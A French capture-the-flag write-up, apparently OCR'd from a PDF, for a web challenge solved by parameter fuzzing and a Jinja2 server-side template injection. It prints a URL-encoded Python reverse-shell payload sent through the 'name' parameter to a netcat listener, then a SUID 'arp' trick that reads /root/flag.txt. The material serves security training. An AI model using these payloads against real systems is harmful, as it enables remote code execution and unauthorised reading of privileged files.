ynov CAMPUS

HACKY' NOV

HACKY' NOV

WRITEUP


Web

Gabarit

Table des matières

1. Partie 1 : Injection SSTI

Le port 5000 de la machine nous emmène sur une page Web, avec dessus un hint en base64 pour nous faciliter la tâche.



En décodant le hint, celui-ci nous indique qu'il y a un paramètre vulnérable, nous ne savons cependant pas à quelle attaque.

On utilise WFUZZ pour tester une liste de paramètre (on utilise la wordlist common.txt de SecLists), on mettra comme valeur « test ».


```
wfuzz --hh 253 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

Le paramètre -hh permet de filtrer tous les résultats avec 253 caractères.

On trouve que le paramètre « **name** » n'affiche pas le même nombre de caractère sur la page :

```
┌──(root㉿kali)-[~]
└─# wfuzz --hh 253 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt http://172.17.0.1:5000/?FUZZ=test
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.1:5000/?FUZZ=test
Total requests: 4713

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002793:   200        7 L      16 W       257 Ch      "name"

Total time: 6.894314
Processed Requests: 4713
Filtered Requests: 4712
Requests/sec.: 683.6067
```

On test le paramètre « **name »** avec la valeur « test » mais cette fois ci directement dans le navigateur, la valeur du paramètre est intégrée dans la page. Cela signifie que la vulnérabilité est probablement une injection SSTI.



Pour connaître le type de template à injecter, il faut savoir sous quelle techno tourne le serveur web. Pour ça on utilise nikto qui nous affiche que le serveur tourne sous python :

```
┌──(root㉿kali)-[~]
└─# nikto -h http://172.17.0.1:5000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.17.0.1
+ Target Hostname:    172.17.0.1
+ Target Port:        5000
+ Start Time:         2023-03-27 14:35:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Werkzeug/2.2.3 Python/3.10.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hi
```

On essaie d'injecter la commande 'id' avec une SSTI jinja 2, ça fonctionne.


https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2

On va maintenant obtenir un foothold sur la machine grâce à un reverse shell en python :

On lance un listener sur le port 4444 sur notre kali `nc -nlvp 4444`

Puis on passe le reverse shell dans le paramètre name :

http://172.17.0.2:5000/?name={{%20self.__init__.__globals__.__builtins__.__import__(%27os%27).popen(%27export%20RHOST=%22172.17.0.1%22;export%20RPORT=4444;python%20-c%20\%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22sh%22)\%27%27).read()%20}}



On obtient un shell en tant que www-data :

```
┌──(root㉿kali)-[~/hackynov]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 54638
/ $ ^[[49;5Rid
id
uid=82(www-data) gid=82(www-data) groups=82(www-data)
```

2. Partie 2 : arp SUID

On cherche si des binaires on le bit SUID de set avec la commande :

find / -perm -u=s 2>/dev/null

Le binaire /usr/bin/arp à le SUID de set.

Un petit tour sur https://gtfobins.github.io/ nous permet de savoir comment exploiter arp avec SUID :

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which arp) .

LFILE=file_to_read
./arp -v -f "$LFILE"
```

On récupère le flag situé dans /root/flag.txt de la façon suivante :

LFILE=/root/flag.txt

/usr/bin/arp -v -f « $LFILE »